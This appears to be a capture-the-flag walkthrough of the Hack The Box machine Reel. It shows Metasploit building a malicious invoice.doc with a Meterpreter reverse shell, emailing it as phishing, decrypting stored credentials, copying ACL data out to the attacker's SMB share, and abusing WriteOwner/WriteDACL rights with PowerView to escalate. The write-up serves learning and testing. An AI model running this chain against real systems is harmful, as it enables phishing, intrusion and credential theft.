
A Metasploit module for CVE-2023-2255 was used to generate a malicious document. Although the vulnerability targets RTF parsing, the payload was delivered in .doc format. This approach works because Word parses embedded RTF content even when the file extension is .doc. The module created invoice.doc, hosted an HTA file on port 80, and opened a Meterpreter listener on port 443 for the reverse shell.



```
msf6 > use exploit/windows/fileformat/office_word/hta
[-] No results from search
[-] Failed to load module: exploit/windows/fileformat/office_word/hta
msf6 > use exploit/windows/fileformat/office_word_hta
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word



View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/office_word_hta) > set FILENAME invoice.doc
FILENAME ⇒ invoice.doc
msf6 exploit(windows/fileformat/office_word_hta) > set SRVHOST 10.10.14.6
SRVHOST ⇒ 10.10.14.6
msf6 exploit(windows/fileformat/office_word_hta) > set SRVPORT 80
SRVPORT ⇒ 80
msf6 exploit(windows/fileformat/office_word_hta) > set LHOST 10.10.14.6
LHOST ⇒ 10.10.14.6
msf6 exploit(windows/fileformat/office_word_hta) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/fileformat/office_word_hta) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.6:443
msf6 exploit(windows/fileformat/office_word_hta) > [+] invoice.doc stored at /home/kali/.msf4/local/invoice.doc
[*] Using URL: http://10.10.14.6/default.hta
[*] Server started.
```


Figure 5: Metasploit module

The malicious invoice.doc was sent to nico@megabank.com using the sendEmail utility. Once the document was opened, the payload executed successfully, establishing a Meterpreter session back to the tester where a shell was launched and the user flag captured.




```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ sendEmail -f test@megabank.com -t nico@megabank.com -u "Invoice Attached" -m "You are overdue payment" -a invoice.doc -s 10.10.10.77 -v
May 12 18:34:39 kali sendEmail[88566]: DEBUG ⇒ Connecting to 10.10.10.77:25
May 12 18:34:39 kali sendEmail[88566]: DEBUG ⇒ My IP address is: 10.10.14.6
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     220 Mail Service ready
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         EHLO kali
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     250-REEL, 250-SIZE 20480000, 250-AUTH LOGIN PLAIN, 250 HELP
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         MAIL FROM:<test@megabank.com>
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     250 OK
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         RCPT TO:<nico@megabank.com>
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     250 OK
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending:         DATA
May 12 18:34:39 kali sendEmail[88566]: SUCCESS ⇒ Received:     354 OK, send.
May 12 18:34:39 kali sendEmail[88566]: INFO ⇒ Sending message body
May 12 18:34:39 kali sendEmail[88566]: Setting content-type: text/plain
May 12 18:34:39 kali sendEmail[88566]: DEBUG ⇒ Sending the attachment [invoice.doc]
May 12 18:34:50 kali sendEmail[88566]: SUCCESS ⇒ Received:     250 Queued (11.078 seconds)
May 12 18:34:50 kali sendEmail[88566]: Email was sent successfully!  From: <test@megabank.com> To: <nico@megabank.com> Subject: [Invoice Attached] Attachment(s): [invoice.doc] Server: [10.10.10.77:25]
```

Figure 6: Malicious doc file sent to nico@megabank.com



```
[*] Started reverse TCP handler on 10.10.14.6:443
msf6 exploit(windows/fileformat/office_word_hta) > [+] invoice.doc stored at /home/kali/.msf4/local/invoice.doc
[*] Using URL: http://10.10.14.6/default.hta
[*] Server started.
[*] Sending stage (177734 bytes) to 10.10.10.77
[*] Meterpreter session 1 opened (10.10.14.6:443 → 10.10.10.77:51916) at 2025-05-12 18:35:10 +0200

msf6 exploit(windows/fileformat/office_word_hta) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: HTB\nico
meterpreter > █
```

Figure 7: Shell established




```
C:\Users\nico\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\nico\Desktop

28/05/2018  21:07    <DIR>          .
28/05/2018  21:07    <DIR>          ..
28/10/2017  00:59             1,468 cred.xml
12/05/2025  17:07                34 user.txt
               2 File(s)          1,502 bytes
               2 Dir(s)   4,980,486,144 bytes free

C:\Users\nico\Desktop>type user.txt
type user.txt
e5[redacted]d4

C:\Users\nico\Desktop>
```

Figure 8: User flag


Also found on Nico's desktop was a file named cred.xml, which contained encrypted credential data.

The tester used the PowerShell Import-Clixml cmdlet to decrypt the contents of cred.xml. The resulting plaintext credentials belonged to another user named Tom. These credentials were verified and used to authenticate successfully via SSH.



```
C:\Users\nico\Desktop>powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"


UserName       : Tom
Password       : [redacted]
SecurePassword : System.Security.SecureString
Domain         : HTB
```


Figure 9: Decrypting credentials



```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ ssh tom@reel.htb
The authenticity of host 'reel.htb (10.10.10.77)' can't be established.
ED25519 key fingerprint is SHA256:fIZnS9nEVF3o86fEm/EKspTgedBr8TvFR0i3Pzk40EQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'reel.htb' (ED25519) to the list of known hosts.
tom@reel.htb's password:

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>
```

Figure 10: SSH access


On Tom's desktop, an "AD Audit" folder was found. It contained documentation stating that no known paths from user accounts to Domain Admin had been identified. However, the notes recommended re-running Cypher queries against other groups for a more complete analysis.



```
tom@REEL C:\Users\tom\Desktop\AD Audit>dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\tom\Desktop\AD Audit

05/29/2018  09:02 PM    <DIR>          .
05/29/2018  09:02 PM    <DIR>          ..
05/30/2018  12:44 AM    <DIR>          BloodHound
05/29/2018  09:02 PM               182 note.txt
               1 File(s)            182 bytes
               3 Dir(s)   4,980,486,144 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit>type note.txt
Findings:

Surprisingly no AD attack paths from user to Domain Admin (using default shortest path query).

Maybe we should re-run Cypher query against other groups we've created.
tom@REEL C:\Users\tom\Desktop\AD Audit>
```


Figure 11: note.txt

Within a subfolder named "Ingestors", the tester found BloodHound-related data, including an acls.csv file. Using impacket-smbclient, a share was mounted and the file was copied back to the tester's host for review.



```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ impacket-smbserver -smb2support share ./
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```


Figure 12: SMB server started locally



```
PS C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors> net use z: \\10.10.14.6\share
The command completed successfully.

PS C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors> cp acls.csv z:\acls.csv
PS C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors> 
```


Figure 13: Connecting and copying acls.csv over

Analysis of the acls.csv file showed that user Tom had WriteOwner permissions over user Claire. Additionally, Claire had WriteDACL permissions over the Backup_Admins group.



```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ cat acls.csv | grep tom
"tom@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Enterprise Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Administrators@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","GenericAll","","AccessAllowed","False"
"tom@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","Owner","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","tom@HTB.LOCAL","USER","WriteOwner","","AccessAllowed","False"
```

Figure 14: Tom WriteOwner over Claire



```
┌──(kali㉿kali)-[~/htb/boxes/reel/www]
└─$ cat acls.csv | grep claire
"Backup_Admins@HTB.LOCAL","GROUP","","claire@HTB.LOCAL","USER","WriteDacl","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","tom@HTB.LOCAL","USER","WriteOwner","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","GenericAll","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Account Operators@HTB.LOCAL","GROUP","GenericAll","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","GenericAll","","AccessAllowed","False"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","ExtendedRight","User-Force-Change-Password","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","WriteProperty","Member","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","WriteDacl","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Exchange Windows Permissions@HTB.LOCAL","GROUP","WriteDacl","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Enterprise Admins@HTB.LOCAL","GROUP","GenericAll","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Administrators@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","True"
"claire@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","Owner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Enterprise Admins@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Administrators@HTB.LOCAL","GROUP","WriteDacl WriteOwner","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Local System@HTB.LOCAL","USER","GenericAll","","AccessAllowed","False"
"claire_da@HTB.LOCAL","USER","","Domain Admins@HTB.LOCAL","GROUP","Owner","","AccessAllowed","False"
```

Figure 15: Claire WriteDacl over Backup_Admins


The tester used Tom’s WriteOwner privileges to change ownership of Claire's account and reset her password.

```
Set-DomainObjectOwner -Identity claire -OwnerIdentity tom

Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword

$pass = ConvertTo-SecureString '<REDACTED>' -AsPlainText -Force

Set-DomainUserPassword claire -AccountPassword $pass
```

After logging in as Claire, the tester leveraged her WriteDACL permissions to add herself to the Backup_Admins group.

```
net group backup_admins claire /add
```

